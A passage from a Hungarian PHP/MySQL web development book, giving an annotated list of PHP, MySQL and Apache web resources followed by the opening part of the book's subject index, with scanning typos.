Az itt felsorolt források egy része nem angol, hanem német, francia vagy egyéb nyelven érhető el. Hogy az ilyen webes forrásokat angol nyelven olvashassák azok, akiknek ez az anyanyelve, olyan fordítóalkalmazás használatát ajánlj a szerző, mint amilyen a <http://www.systransoft.com> oldalon érhető el.

Források a PHP-ről

PHP.Net – <http://www.php.net> – A PHP eredeti oldala. Innen tölthetjük le a PHP bináris és forrásverzióját, illetve az online kézikönyvet. Az oldalon tallózhatunk a levelezőlisták archívumában, és naprakész maradhatunk a PHP-s hírek terén.

Zend.Com – <http://www zend.com> – A PHP-t működtető Zend motor forrása. A portáloldalon fórumokat, cikkeket, oktatóanyagot, valamint használatra kész mintaosztályok és -kódok adatbázisát találjuk.

PEAR – <http://pear.php.net> – A PHP Extension and Application Repository oldala. Ez a PHP-bővítmények hivatalos oldala.

PECL – <http://pecl.php.net> – A PEAR testvéroadala. A PEAR PHP-ben, a PECL (amit „píkl”-nek szokás ejteni) ugyanakkor C-ben megírt osztályokkal dolgozik. A PECL osztályokat esetenként nehezebb telepíteni, ám jellemzően gazdagabb funkcionálitással rendelkeznek és szinte minden hatékonyabbak, mint PHP alapú pályaik.

PHPCommunity – <http://www.phpcommunity.org/> – A PHP-közösség egy viszonylag új oldala.

phparchitect – <http://www.phparch.com> – PHP magazin. Az oldalon ingyenes cikkeket olvashatunk, illetve előfizethetünk a magazin PDF- vagy nyomtatott változatára.

PHP Magazine – <http://www.phpmag.net/> – Egy másik PHP magazin, amely – az előbbihez hasonlóan – elektronikus és nyomtatott formában is elérhető.

PHPWizard.net – <http://www.phpwizard.net> – Számtalan klassz PHP-s alkalmazás, például a phpChat és a phpIRC forrása.

PHPMyAdmin.Net – [http://www.phpmyadmin.net/](http://www.phpmyadmin.net) – A MySQL-hez írt népszerű, PHP alapú webes felület (front end) oldala.

PHPBuilder.com – <http://www.phpbuilder.com> – PHP-oktatóanyagok (tutorial) portálja. Az oldalon szinte mindenhez találunk anyagot. Fórumot is működtet, ahol feltehetjük kérdéseinket.

DevShed.com – <http://www.devshed.com> – Portáltípusú oldal, ahol kiváló oktatóanyagokat találunk a PHP-ról, a MySQL-ról, a Perlről és más fejlesztőnyelvkről.

PX-PHP Code Exchange – <http://px.sklar.com> – Kiváló kiindulópont. Számtalan mintakódot és hasznos függvényt találunk itt.

The PHP Resource – <http://www.php-resource.de> – Oktatóanyagok, cikkek és kódok kiváló forrása. Az egyetlen „probléma” az oldallal, hogy németül íródott. A mintakódokat mindenkorral némettudás nélkül is meg fogjuk érteni.

WeberDev.com – <http://www.WeberDev.com> – A korábban Berber's PHP sample page (Berber PHP mintaoldala) néven ismert oldal kinötte magát, immár oktatóanyagokat és mintakódokat is szép számmal tartalmaz. A PHP és a MySQL felhasználót célozza, kiemelten foglalkozik a biztonsággal és az adatbázisokkal.

HotScripts.com – <http://www.hotscripts.com> – Kategóriákba rendezett kódok kiváló gyűjteménye. Az oldal különböző nyelven (PHP, ASP.NET és Perl) írt kódokat tartalmaz. A gyakran frissített oldalon nagyszerű PHP kódokat találunk. Ne hagyjuk ki, ha kódokat keresünk!

PHP Base Library – <http://phplib.sourceforge.net> – Nagyléptékű PHP projektek fejlesztői által látogatott oldal. Számtalan eszközt kínál a munkamenet-kezelésnek a könyvben látottól eltérő megközelítéséhez, sablonok használatához, illetve az adatbázis-absztraktióhoz.

PHP Center – <http://www.php-center.de> – Egy másik német portál, ahol egyebek között oktatóanyagokat, kódokat, tippeket, trükköket és reklámokat találunk.

PHP Homepage – <http://www.php-homepage.de> – Még egy német PHP oldal kódokkal, cikkekkel, hírekkel stb. Gyors referencia-útmutatóval is rendelkezik.

PHPIndex.com – <http://www.phpindex.com> – Igényes francia PHP portál tömörítéssel, PHP-hez kapcsolódó tartalommal. Az oldalon egyebek között híreket, gyakran ismételt kérdéseket, cikkeket, állásajánlatokat találunk.

WebMonkey.com – <http://www.webmonkey.com> – Rengeteg webes forrással, valódi projektekre épülő oktatóanyagokkal, mintakódokkal rendelkező oldal. Oldaltervezéssel, programozással, back end alkalmazás fejlesztésével, multimédiás témaikkal stb. egyaránt foglalkozik.

PHP Club – <http://www.phpclub.net> – Kezdő PHP-felhasználóknak számtalan információt kínáló oldal. Híreket, könyvajánlásokat, mintakódokat, fórumokat, gyakran ismételt kérdéseket és kezdőknek készült oktatóanyagot találunk itt.

PHP Classes Repository – <http://phpclasses.org> – PHP-ban írt, ingyenesen használható osztályok terjesztését célzó oldal. Ha fejlesztünk valamit, vagy kódunk osztályokból áll, akkor semmiképpen sem szabad kihagyni ezt az oldalt! Kiváló keresővel rendelkezik, így gyorsan megtalálhatjuk a nekünk kellő dolgokat.

PHP Resource Index – <http://php.resourceindex.com> – Kódok, osztályok és dokumentációk portáloldala. A legvonzóbb az oldalban, hogy minden szépen kategóriákba rendeztek, amivel rengeteg időt takaríthatunk meg.

PHP Developer – <http://www.phpdeveloper.org> – PHP-val kapcsolatos híreket, cikkeket és oktatóanyagokat kínáló, újabb portál.

Evil Walrus – <http://www.evilwalrus.com> – PHP kódokat tartalmazó, igényes kinézetű portál.

SourceForge – <http://sourceforge.net> – Nyílt forráskódú források kiterjedt gyűjteménye. A SourceForge nem csupán a hasznos kódok felkutatásában segít, hanem nyílt forráskódú fejlesztők által használható CVS-hez, levelezőlistákhoz és gépekhez is hozzájuthatunk.

Codewalkers – <http://codewalkers.com/> – Cikkeket, könyvajánlókat és oktatóanyagokat tartalmazó, illetve nagyon jó PHP-versenyt szervező oldal. Új tudásunkkal vonzó ajándékokat nyerhetünk a versenyben, amit kéthetente hirdetnek meg az oldalon.

PHP Developer's Network Unified Forums – <http://forums.devnetwork.net/index.php> – PHP-hoz kapcsolódó téma fóruma.

PHP Kitchen – <http://www.phpkitchen.com/> – Cikkek, hírek és támogatás a PHP-hoz.

Postnuke – <http://www.postnuke.com> – Gyakran használt PHP-s tartalomkezelő rendszer.

PHP Application Tools – <http://www.php-tools.de> – Hasznos PHP osztályok gyűjteménye.

Codango – <http://www.codango.com/php> – PHP-s webes alkalmazások, könyvtárak, kódok, hoszting, oktatóanyagok stb. értékes forrása.

MySQL-lel és SQL-lel foglalkozó források

A MySQL oldal – <http://www.mysql.com> – A hivatalos MySQL weboldal. Kiváló dokumentációt, támogatást és hasznos információkat kínál. MySQL-felhasználóknak kötelező, különösképpen a fejlesztőknek szóló része és a levelezőlista archívuma.

SQL Course – <http://sqlcourse.com> – Jól érthető utasításokat használó, kezdő felhasználóknak szánt SQL-oktatóanyagot tartalmazó oldal. Online SQL értelmező segítségével gyakorlatban is kipróbálhatjuk a tanultakat. A haladó változatot a <http://www.sqlcourse2.com> oldalon érjük el.

SearchDatabase.com – <http://searchdatabase.techtarget.com> – Igényes portál rengeteg hasznos információval az adatbázisokról. Kiváló oktatóanyagokat, tanácsokat, gyakran ismételt kérdéseket és tanulmányokat tartalmaz. Ne hagyjuk ki!

Források az Apache-ról

Apache Software – <http://www.apache.org> – A kiindulópont, ha forrásokat vagy bináris fájlokat kívánunk letölteni az Apache webszerverhez. Az oldalon online dokumentációt találunk.

Apache Week – <http://www.apacheweek.com> – Hetente megjelenő online magazin, amely Apache szervert futtatók vagy Apache szolgáltatásokat használók számára tartalmaz fontos információkat.

Apache Today – <http://www.apachetoday.com> – Naponta frissülő hír- és információforrás az Apache-ról. Csak regisztrált felhasználók tehetnek fel kérdéseket.

Magyar nyelvű webes források

A teljesség igénye nélkül:

PHP

weblabor.hu (magyar nyelvű webes fejlesztői portál: php, mysql, javascript, css...)

php.lap.hu (innen érdemes elindulni)

prog.hu (php, Java, JavaScript, C++, Pascal, Delphi....)

Apache és MySQL

linux.hu (rendszerelőknak)

hup.hu (rendszerelőknak)

fsf.hu (Magyarítással, a szabad szoftverek elterjesztésével foglalkozik)

Webfejlesztés

Philip and Alex's Guide to Web Publishing – <http://philip.greenspun.com/panda/> – Szórakoztató, könnyed hangvételű útmutató a szoftverfejlesztés webes fejlesztésekre alkalmazható részeihez. Egyike azon kevés könyveknek, amelyeknek a tárrszerezője egy kutya.

Tárgymutató

Szimbólumok

\$type paraméter 579
== (azonos műveleti jel) 28
& (bitműveleti jel) 26
<< (bitműveleti jel) 26
-- (csökkentés műveleti jel) 24
== (egyenlő műveleti jel) 28
!= (egyenlő összehasonlító műveleti jel) 25
= (értekadó műveleti jel) 23
?: (hármonoperandusú műveleti jel) 27
@ (hibakezelő műveleti jel) 27
& (hivatkozás műveleti jel) 25
. (karakterlánc-összefűző műveleti jel) 19
- (kivonás műveleti jel) 23
! (logikai műveleti jel) 26
&& (logikai műveleti jel) 26
% (maradékképzés műveleti jel) 23
!= (nem azonos műveleti jel) 28
!= (nem egyenlő műveleti jel) 28
++ (növelés műveleti jel) 24
+ (összeadás műveleti jel) 23
!= (összehasonlító műveleti jel) 25
!= (összehasonlító műveleti jel) 25
< (összehasonlító műveleti jel) 25
<= (összehasonlító műveleti jel) 25
== (összehasonlító műveleti jel) 25
== (összehasonlító műveleti jel) 25
- (összetett értékadó műveleti jel) 24
. (összetett értékadó műveleti jel) 24
/= (összetett értékadó műveleti jel) 24
% (összetett értékadó műveleti jel) 24
+= (összetett értékadó műveleti jel) 24
/(osztás műveleti jel) 23
+ (unió műveleti jel) 28
, (vessző műveleti jel) 27

A, Á

about.php fájl (Tahuayo alkalmazás) 571
abszolt elérési útvonalak 41
absztrakt osztályok 126
ACID-kompatibilis tranzakciók 210
Acrobat weboldal 543
adatátvitel
 adatbázis replikáció 206
adatbazis_függvények.php fájl
 MLM alkalmazás 480
 PHPBookmark alkalmazás 393
 Warm Mail alkalmazás 453
 webes fórum 519

adatbazis_letrehozasa.php fájl (Warm Mail alkalmazás) 453
adatbazis_letrehozasa.sql fájl 520
 MLM alkalmazás 480
 webes fórum 519
adatbázisok 141
adatok
 beszúrása 165
 betöltése fájlokóból 209
 visszakeresése 167
beállítása (online hírlevelek) 480
biztonság 198
 jelszavak 198
 webes kérdések 199
biztonsági mentése 206
Book-O-Rama
 létrehozása 165
 táblák SQL kódja 166
DDL (Data Definition Language) 165
DML (Data Manipulation Language)
 165
előnyei 141
futásidőjű hibák 382
helyreállítása 206
információgyűjtés 199
jelszavak
 titkosítása 198
jogosultsági rendszer 193
 columns_priv tábla 197
 user tábla 194
kapcsolatok 143
 egy a sokhoz típusú 143
 egy az egylehez típusú 143
 sok a sokhoz típusú 143
kulcsok
 elsődleges kulcsok 142
 idegen kulcsok 143
létrehozása MySQL-lel 151
MySQL 193
 biztonsági mentése 242
 db tábla 195
 eredmenyek.php kód 182
 host tábla 196
 kérés ellenőrzése 197
 user tábla 194
 webes adatbázis architektúrája 181
optimalizálása 205
 indexek használata 205
 jogosultságok 205
 táblák 205
 tervezés 205
rekordok
 törölése 179
relációs adatbázisok 143
replikáció 206
sémák 143
SQL (Structured Query Language) 165
szerverek
 biztonság 259
 kapcsolódás ~hez 260
táblák 141
 értékek 142
 oszlopok 142
 sorok 142
 törölése 179
adatbázis-optimalizálás 205
adat_ellenorzo_függvények.php fájl
 MLM alkalmazás 480
 PHPBookmark alkalmazás 393
 Warm Mail alkalmazás 453
 webes fórum 519
adat_kereses.php fájl 308
adatok
 típusai
 változók 20
 adott feltételeknek megfelelő adatok
 visszakeresése 168
beszúrása adatbázisokba 165
betöltése fájlokóból 209
bewiteli
 ellenőrzése 384
bizalmas adatok
 hitelkártyaadatok tárolása 283
 tárolása 282
 tárolása 39
 típusai
 TEXT típusok 162
 titkosítása 282
 visszakeresése
 adatbázisokból 167
adatvédelmi nyilatkozat
 üzleti weboldalak 225
addslashes() függvény 78, 184, 282
Add to Cart hivatkozás 570
admin_felhasznalo_ellenorze() függvény
 486
adminisztrátori funkciók 444
admin.php fájl (online kosár alkalmazás)
 422
Adobe
 PostScript 541
weboldal 543

- Advanced Maryland Automated Network
Disk Archiver (AMANDA) 242
- ajánlás
könyvjelzők 392
megvalósítása 416, 418
- ajanlas.php fájl (PHPBookmark alkalmazás)
393
- Ajax 599
- ajaxSzerverido.html 606
- alairas.png fájl (oklevelek projekt) 544
- alapszintű hitelesítés (HTTP) 270
Apache .htaccess fájlokkal 272
PHP-ben 271
- alkalmazások
Bob autóalkatrészek 12, 13, 135
Book-O-Rama alkalmazás
adatbázis keresési oldala 182
séma 149
- dokumentáció 375
- intelligens üzenetküldő ürlap
létrehozása 73
- kezelhető kód írása 371
darabokra bontás 373
elnevezési szokások 371
függvénykönyvtárak 374
könyvtárstruktúrák 373
megjegyzések használata 372
programozási szabályok 371
tagolása 373
- kód tesztelése 377
- kód többszöri felhasználása 370
megvalósítása 370
- működési logika 376
- nemzetköziesítése 5
- optimalizálása 376
- PHPBookmark
fájlok 393
- prototípusok 375
- rétegek 148
- softverfejlesztés 369
- tartalom 376
- tervezése 370
- verziókövetés 374
- alkalmazásrétegbeli protokollok 280
- állandók (konstansok) 21
hibajelentés 387
- ALL jogosultság 154
- általános_felhasznalo_ellenorzeze()
függvény 486
- ALTER jogosultság 153
- ALTER TABLE utasítás 177
- AMANDA (Advanced Maryland
Automated Network Disk
Archiver) 242
- Amazon
Associate ID (partnerazonosító) 567
- böngészési csomópont 569
- fejlesztői token 567
- fizetés 597
- gyorsítótárazás 568
- online kosár fejlesztése 567
- PHP SOAP könyvtárak 568
- REST/XML 585, 591
- Web Services 563
- Web Services felületek 567
- XML értelmezése 568
- AmazonResultSet osztály 571
- a megnyitási mód 41
a+ megnyitási mód 41
- Analog weboldal 223
- anomaliák
elkerülése (webes adatbázisok) 145
- Apache
erőforrások 634
- futtatása 626
- HTTP Szerver 258
- konfigurációk
PHP telepítések 631
- paraméterek, MaxClients 185
- Software weboldala 634
- telepítése
bináris fájlok 622
forrás telepítése 622
- Today weboldala 635
- weboldala 622
- webszerver
alapszintű hitelesítés (HTTP) 271
htpasswd program 274
mod_auth modul 273
mod_auth_mysql modul 275
- Week weboldala 634
- Windows 629
- áramkimaradások 243
- architektúra
webes adatbázisok 147
- ARCHIVE táblák 210
- archívumok
BUGTRAQ 297
- argumentumok 16, 17
- array_count_values() függvény 70
- array() nyelvi szerkezet 56
- array_push() függvény 496
- array_reverse() függvény 66
- array_walk() függvény 69
- at_szamolas() függvény 436
- ASC kulcsszó 173
- ASP style (PHP címkek) 15
- Associate ID (Amazon partnerazonosító)
567
- asszociatív tömbök. Lásd még tömbök 57
- bejárása ciklusokkal 58
- each() függvény 58
- létrehozása 57
- list() függvény 58
- tartalmának elérése 57
- átalakítás
osztályok karakterláncokká 129
- tömbök skaláris változókká 70
- átrendezés
tömbök 64
shuffle() függvény 65
array_reverse() függvény 66
- attribútumok 109
- felülírása 114
- létrehozása 109
- átviteli módok
FTP 317
- auditálás 241
- auto_append_file (php.ini fájl) 95
- autocommit mód 210
- autoload() függvény 127
- automatikus előállítás
képek 336
- auto-prepend_file (php.ini fájl) 95
- azonosítók 20
eredményazonosítók 186
képazonosítók törlése 335
- azonos műveleti jel 59
- B**
- basename() függvény 301, 303
- befoglaló keretek
koordináták 340
- tömb tartalma 340
- beillesztett_függvenyek.php fájl
MLM alkalmazás 480
- Warm Mail alkalmazás 453
- webes fórum 519
- bejelentkezés
FTP szerverek 316
- MySQL 150
- naplózása 241
- névtelen bejelentkezés (FTP) 315
- Warm Mail alkalmazás (e-mail kliens)
460
- bejelentkezes_ellenorzeze() függvény 486
- bejelentkezes() függvény 403, 491
- bejelentkezes.php fájl
online kosár alkalmazás 422
- PHPBookmark alkalmazás 393
- beszélgetésfóналak (fórum)
összecsukása 524
- beszűrás anomaliák elkerülése
(webes adatbázisok) 145
- betöltés
adatok betöltése fájlokból 209
- bövítmények 363
- betütípusok
FreeType könyvtár letöltése 332
- gombszöveg 336
- képek létrehozása 336
- lefelé nyúló betűszárak 340
- PDF olvasók 555
- PostScript Type 1 betütípusok letöltése
332
- True Type 336
- beviteli adatok
ellenőrzése 184, 384
- szűrése 184
- bináris fájlok telepítése 622
- MySQL 622
- bind_param() metódus 190
- bitműveleti jelek 26
- bizalmas adatok
tárolása 282

- biztonság 245
 adatbázisok 198, 260
 hitelesítés 259
 jelszavak 198
 kapcsolódás szerverekhez 260
 operációs rendszer 198
 szerverek 260
 webes kérdések 199
 bizalmas adatokhoz való hozzáférés korlátozása 246
 Data Encryption Standard (DES) 239
 Denial of Service támadás 247
 DMZ 261
 fájlok
 feltöltések 295, 298
 fájlrendszer 254
 felhasználói bevitel szűrése 249
 felkészülés DoS támadásokra 262
 feliúgyelő 246
 fizikai biztonság 263
 GPG (Gnu Privacy Guard) 283
 hatása a használhatóságra 245
 hitelesítés 232
 egyéni hitelesítés létrehozása 276
 felhasználók azonosítása 265
 hozzáférés-szabályozás megvalósítása 266
 jelszavak 237
 jelszavak tárolása 267
 jelszavak titkosítása 269
 kivonatos hitelesítés 271
 mod_auth_mysql modul 275
 több oldal védelme 270
 weboldalak 276
 jelszavak 245
 katasztrófa-elhárítási terv 263
 kimenet értékeinek szűrése védőkarakterekkel 252
 kódjaink szervezése 253
 PGP (Pretty Good Privacy) 283
 .php fájlokhoz való hozzáférés korlátozása 254
 rosszindulatú kód befekskendezése 247
 Secure Sockets Layer (SSL) 233
 SQL injection támadások 252
 tanúsító szervezetek (CA) 240
 tárheleyszolgáltatás 258
 TCP/IP hálózatok 233
 tesztelés hibák után kutatva 255
 titkosítás 283
 tranzakciók 277
 biztonságos tárolás 282
 felhasználói bevitel szűrése 282
 felhasználók számítógépei 278
 Internet 278
 rendszerek 279
 Secure Sockets Layer (SSL) 280
 webes böngészők 278
 tüzfalak 261
 üzleti weboldalak 231
 adatok biztonsági mentése 242
 a tárolt információ fontossága 231
- auditálás 241
 biztonsági házirendek létrehozása 236
 biztonságos webszerverek 240
 crackerek 227
 digitális aláírások 239
 digitális tanúsítványok 240
 fenyegetések 232
 fizikai biztonság 242
 hash függvény 240
 hitelesítés 237
 jelszavak 237
 naplózás 241
 tanúsítvány-aláírási kérelem (CSR) 241
 titkosítás 238
 tüzfalak 242
 biztonsági fenyegetések
 crackerek 248
 elégdeden alkalmazottak 248
 fertőzött gépek 248
 hardvertolajok 248
 üzleti weboldalak 232
 adatmódosítás 234
 adatvesztés 233
 bizalmas adatok kitettsége 232
 DDoS (Distributed Denial of Service) támadás 234
 DoS (Denial of Service) támadás 234
 letagadás 235
 szoftverhibák 235
 biztonsági mentés 242
 adatbázisok 206
 AMANDA (Advanced Maryland Automated Network Disk Archiver) 242
 FTP függvények 313
 bejelentkezések 316
 frissítés időpontjának ellenőrzése 316
 kapcsolatok bontása 318
 letöltések 317
 távoli kapcsolatok 315
 MySQL adatbázisok 242
 biztonságos tárolás 282
 biztonságos tranzakciók 277
 biztonságos tárolás 282
 felhasználói bevitel szűrése 282
 felhasználók számítógépei 278
 Internet 278
 rendszerek 279
 Secure Sockets Layer (SSL) 280
 adatok küldése 281
 kézfogás (handshaking) 280
 protokollvermek 280
 tömörítés 281
 webes böngészők 278
 biztonságos webszerverek 240
 blokkok 32
 try (kivételkezelés) 131
 b megnyitási mód 41
 Bob autóalkatrészek alkalmazás 12, 13
 kivételkezelés 135
 böngészési csomópont (Amazon) 569
 böngészők
- biztonságos tranzakciók 278
 hitelesítés 237
 könyvtárak 298
 bookdisplayfunctions.php fájl (Tahuayo alkalmazás) 571
 Book-O-Rama alkalmazás
 adatbázis keresési oldala 182
 létrehozása 165
 séma 149
 táblák SQL kódja 166
 Boolean adattípus (változók) 20
 bottom.php fájl (Tahuayo alkalmazás) 571
 bővítmények
 betöltése 363
 break utasítás 38
 brochureware honlapok 221
 hibái
 gyenge minőségű megjelenés 222
 információ hiánya 222
 látogatottság mérése 223
 megkeresések megválasztása 222
 tartalom frissítése 223
 jellemző hiányosságai 223
 BUGTRAQ archívumok 297
- ## C, Cs
- cached() függvény 593
 cache() függvény 593
 Cascading Style Sheets (CSS) 376
 CA (tanúsító szervezet) 240
 categoryList tömb 577
 CGI értelmező 621
 checkdate() függvény 251
 Checkout hivatkozás 570
 chgrp() függvény 304
 chmod() függvény 304
 chown() függvény 304
 ciklusok 35
 break utasítás 38
 do...while ciklusok 37
 for ciklusok 37
 foreach ciklusok 37
 iteráció 127
 numerikusan indexelt tömbök elérése 57
 asszociatív tömbök 58
 while ciklusok 36
 címkek (tag)
 PHP címkek (tag) 14
 ASP stílus 15
 rövid stílus 14
 SCRIPT stílus 14
 XML stílus 14
 require() utasítás 91
 záró/nyitó (XML) 565
 cím szerinti paraméterátadás 102
 closedir() függvény 299
 Codewalkers weboldal 634
 columns_priv tábla 194, 196
 Concurrent Versions System (CVS) 374
 constants.php fájl
 Tahuayo alkalmazás 571

continue kezelők 215
 continue utasítások 38
 crackerek 227, 248
 CREATE jogosultság 153
 crypt() függvény 269
 működése PHP 5.3-ban 5
 csak_tagoknak.php kód (hitelesítés) 358
 csatolt állományok (e-mail) 478
 csillag Rajzolása() függvény 562
 csökkentés műveleti jelek 24
 csomópontok
 böngészési csomópont (Amazon) 569
 webes fórum fastruktúrája 518
 gyermek csomópontok 518
 gyökér csomópontok 518
 levél csomópontok 518
 szülő csomópontok 518
 csomopont osztály 518
 csomopont_osztaly.php fájl (webes fórum) 519
 csoportosíthatóság
 műveleti jelek 29
 CSR (Certificate Signing Request) 241
 CSS (Cascading Style Sheets) 376
 CSS (Cascading Style Sheets)
 osztályok 601
 CSV táblák 210
 CVS (Concurrent Versions System) 374

D

Data Definition Language (DDL) 165
 Data Encryption Standard (DES) 239
 Data Manipulation Language (DML) 165
 DATE_FORMAT() függvény 326
 date() függvény 16, 321
 formátumkódok 321
 date_sub() függvény 328
 dátum és idő
 MySQL-ben
 DATE_FORMAT() függvény 326
 számolások 328
 naptárak 329
 PHP-ben 321
 date() függvény 321
 floor() függvény 327
 mikroszekundumok 329
 db tábla 194
 DDL (Data Definition Language) 165
 DDoS (Distributed Denial of Service) 234, 247
 declare kezelők 215
 declare vezérlési szerkezet 38
 decoct() függvény 303
 deklarálás
 függvények 98
 tárolt eljárások 212
 tárolt függvények 213
 DELETE jogosultság 153
 demilitarizált zóna (DMZ) 248
 konfigurálása 261
 Denial of Service (DoS) támadás 234, 247

DESC kulcsszó 173
 DESCRIBE parancs 159
 describe user; utasítás 194
 DESCRIBE utasítás 201
 DES (Data Encryption Standard) 239
 destruktörök 110
 Details hivatkozás 570
 Devshed weboldal 633
 diagram
 egyed-kapcsolat 143
 die() nyelvi szerkezet 361
 digitális aláírások 239
 digitális tanúsítványok 240
 digitális termékek értékesítése (üzleti weboldalak) 226
 dinamikus tartalom 16
 date() függvény 16
 függvények 16
 direktívák
 futtatási 38
 magic_quotes_gpc 282
 magic_quotes_runtime 282
 php.ini fájl szerkesztése 364
 dirname() függvény 301, 303
 disk_free_space(\$path) függvény 301
 Distributed Denial of Service (DDoS) 234
 DML (Data Manipulation Language) 165
 DMZ (demilitarizált zóna) 248
 dokumentáció
 GD weboldala 348
 webes alkalmazások projektjei 375
 dokumentumok
 PDF
 oklevelek projekt 550
 RTF 548
 oklevelek projekt 544
 továbbfejlesztési lehetőségek 562
 DoS (Denial of Service) támadás 234, 247
 double adaptívus (változók) 20
 do...while ciklusok 37
 DROP DATABASE utasítás 179
 DROP jogosultság 153
 DTD (Document Type Definition) 565
 dzsókerkarakter (%) 197

E, É

each() függvény 58
 egyed-kapcsolat diagram 143
 egyéni hitelesítés létrehozása 276
 egyenlő műveleti jel 25, 59
 egyenlőségiel (=)
 értékkadó műveleti jel 18
 egyenösszekapcsolások 170, 172
 egyesítés
 karakterláncok
 implode() függvény 79
 join() függvény 79
 egyoperandús műveleti jelek 23
 egyszerű fájlok 39
 beolvásása 40

írás 40
 megnyitása 40
 fopen() függvény 41
 megnyitási módok 40
 egyszerű szöveg (titkosítás) 238
 e-kereskedelmi weboldalak 219, 221
 adatvédelmi nyilatkozat 225
 biztonság 231
 adatok biztonsági mentése 242
 a tárolt információ fontossága 231
 auditálás 241
 biztonsági házirendek létrehozása 236
 biztonságos webszerverek 240
 digitális aláírások 239
 digitális tanúsítványok 240
 fenyegetések 232
 fizikai biztonság 242
 hash függvény 240
 hitelesítés 237
 jelszavak 237
 naplózás 241
 tanúsító szervezetek (CA) 240
 tanúsítvány-aláírási kérelem (CSR) 241
 titkosítás 238
 tűzfalak 242
 hitelesítés 232
 kockázatai 227
 crackerek 227
 hardverhiba 228
 jogi szabályozás és adórendszer 229
 kívánt üzleti eredmény elmaradása 228
 rendszer-kapacitásbeli korlátok 229
 softverhibák 228
 szolgáltatói hibák 228
 verseny 228
 költségeskötések 227
 online katalógusok 221
 jellemző hiányosságai 223
 SSL (Secure Sockets Layer) 225
 stratégiai kiválasztása 229
 szolgáltatások és digitális termékek
 értékesítése 226
 termékek vagy szolgáltatások
 megrendelése 223
 típusai 221
 többletérték hozzáadása termékekhez
 vagy szolgáltatásokhoz 226
 visszatérítési szabályzat 225
 elégedetlen alkalmazottak 248
 elemek 56
 gyökérelemek (XML) 566
 elérés
 részsztringek elérése substr() függvénnel 80
 elérési útvonalak
 abszolút 41
 fájlok 301
 relatív 41
 elfelejtett_jelszo.php fájl (PHPBookmark alkalmazás) 393
 elfelejtett_urlap.php fájl (PHPBookmark alkalmazás) 393

ellenőrzés
 kapcsolatok 197
 változóállapot 31
 elnevezés
 függvények 98
 szokások 371
 előfordított utasítások 189
 előzetes csökkentés műveleti jel 24
 előzetes növelés műveleti jel 24
 else utasítások 32
 elseif utasítások 33
 élsimítás
 szöveg 334
 elsőbbségi sorrend
 műveleti jelek 29
 elsőleges kulcsok (adatbázisok) 142
 elvont osztályok 126
 e-mail
 csatolt állományok 478
 küldése 307
 olvasása 307
 titkosítása 283
 titkosítása
 PGP (Gnu Privacy Guard) 283
 PGP (Pretty Good Privacy) 283
 Warm Mail alkalmazás
 fájlok 453
 felület 452
 IMAP függvénykönyvtár 451
 megoldások 451
 email_lekerese() függvény 492
 empty() függvény 31
 entity (HTML) 252
 ENUM típus 163
 EPA weboldal 243
 eredményazonosítók
 lekérdezés eredményének visszakeresése
 (webes adatbázisok) 186
 eredmenyek_megjelenítése.php fájl 343, 346
 eredmenyek.php kód 182
 ereg_replace() függvény 88
 eregi_replace() függvény 88
 erőforrások
 adattípusok 20
 értékadó műveleti jelek 20, 23
 csökkentés műveleti jelek 24
 egyenlőségiel (=) 18
 értékek visszaadása 24
 hivatkozás műveleti jel 25
 növelés műveleti jelek 24
 összetett értékadó műveleti jelek 24
 értékek
 alapértelmezett
 adatbázis-optimalizálás 205
 hozzárendelése változókhöz 20
 oszlopok
 EXPLAIN utasítás 204
 táblák 142
 tömelemek 56
 visszaadása
 értékadó műveleti jel 24
 max() függvény 103

értékelés
 karakterláncok 361
 ertekeles.php fájl (oklevelek projekt) 544
 érték szerinti paraméterátadás 102
 értékvisszaadás
 értékadó műveleti jel 24
 ervenyes_felhasznalo_ellenorzes() függvény
 403
 escapeshellcmd() függvény 282, 256, 306
 ÉS műveleti jel 26
 eval() függvény 361
 Evil Walrus weboldal 634
 Exception osztály 132
 kiterjesztése 133
 metódusok 132
 exit
 kezelők 215
 nyelvi szerkezetek 361
 EXPLAIN utasítás 201
 összekapcsolás típusai 203
 oszlopértékek 204
 explode() függvény 79, 312
 extract_tipusa paraméter 71
 Extreme Programming weboldal 378

F

fájlkezelés
 kivételek 135
 fájlnévkiterjesztések
 require() utasítás 91
 fájlok 39
 adat_kikereses.php 308
 adatok
 betöltése fájlokból 209
 állapotfüggvények eredményei 305
 áthelyezése 304
 beolvásása 40, 302
 biztonsági mentése 313
 egyszeru_abra.php 333
 elérési útvonalak, könyvtárak 301
 fájlkezelés 135
 fajlreszletek.php 302
 fájl tulajdonságok megváltoztatása 304
 feltöltése 293
 biztonság 295, 298
 FTP (File Transfer Protocol) 318
 hibakeresés 298
 HTML 293
 megjelenítése 297
 online hírlevél 478
 PHP kód írása 295
 gomb_tervezese.html 336
 htaccess fájlok (Apache webszerver) 272
 httpd.conf 626
 írása 40
 írási jogosultságok 282
 konyvtar_tallozas.php 298
 létrehozása 304
 megnyitása 40
 fopen() függvény 41
 megnyitási módok 40

megnyitási módok 40
 MLM 480
 naplózása 241
 olvasása/írása 382
 online kosár alkalmazás 422
 perszonálizált dokumentumok 544
 PHPBookmark alkalmazás 393
 php.ini fájl
 auto_append_file 95
 auto_prepend_file 95
 direktívák szerkesztése 364
 progesx.php 305
 Tahayo alkalmazás 571
 törlése 304
 tükrözése FTP függvényekkel 313
 uj_konyvek.txt 209
 valrozok_kiiratas.php 385
 Warm Mail alkalmazás (e-mail kliens)
 453
 webes fórum 519
 fajlreszletek.php fájl 302
 fanezett_megjelenítése() függvény 525
 fastruktúra (webes fórum) 518
 fclose() függvény 299
 fdf_create() függvény 551
 fdf_set_file() függvény 551
 fdf_set_value() függvény 551
 Fedex weboldal 226
 fehérkörök karakterek 15
 fejlesztői token (Amazon) 567
 fejlesztőkörnyezetek 375
 feldolgozas.php fájl (online kosár
 alkalmazás) 422
 felesleges alkalmazások kikapcsolása 262
 felhasználó által deklarált változók 20
 felhasználó által meghatározott kivételek
 133, 135
 felhasználó által meghatározott rendezések
 többdimenziós tömbök 63
 felhasználói bevitel szűrése 282
 felhasználói felületek
 üzleti weboldalak 225
 felhasználói fiókok
 beállítása 462
 kiválasztása 467
 törölése 464
 felhasznaloi_hitelesites_fuggvenyek.php fájl
 MLM alkalmazás 480
 online kosár alkalmazás 423
 PHPBookmark alkalmazás 393
 Warm Mail alkalmazás 453
 felhasznaloi_hitelesites_fuggvenyek.php
 könyvtár
 hitelesített_felhasznalo_ellenorzes()
 függvény 461
 felhasználói jogosultságok
 adatbázis biztonsága 198
 felhasznaloi_menu_megjelenítése() függvény
 403
 felhasználói nevek 392
 felhasználók
 biztonságos tranzakciók 278

hitelesítés 265
 alapszintű hitelesítés 270
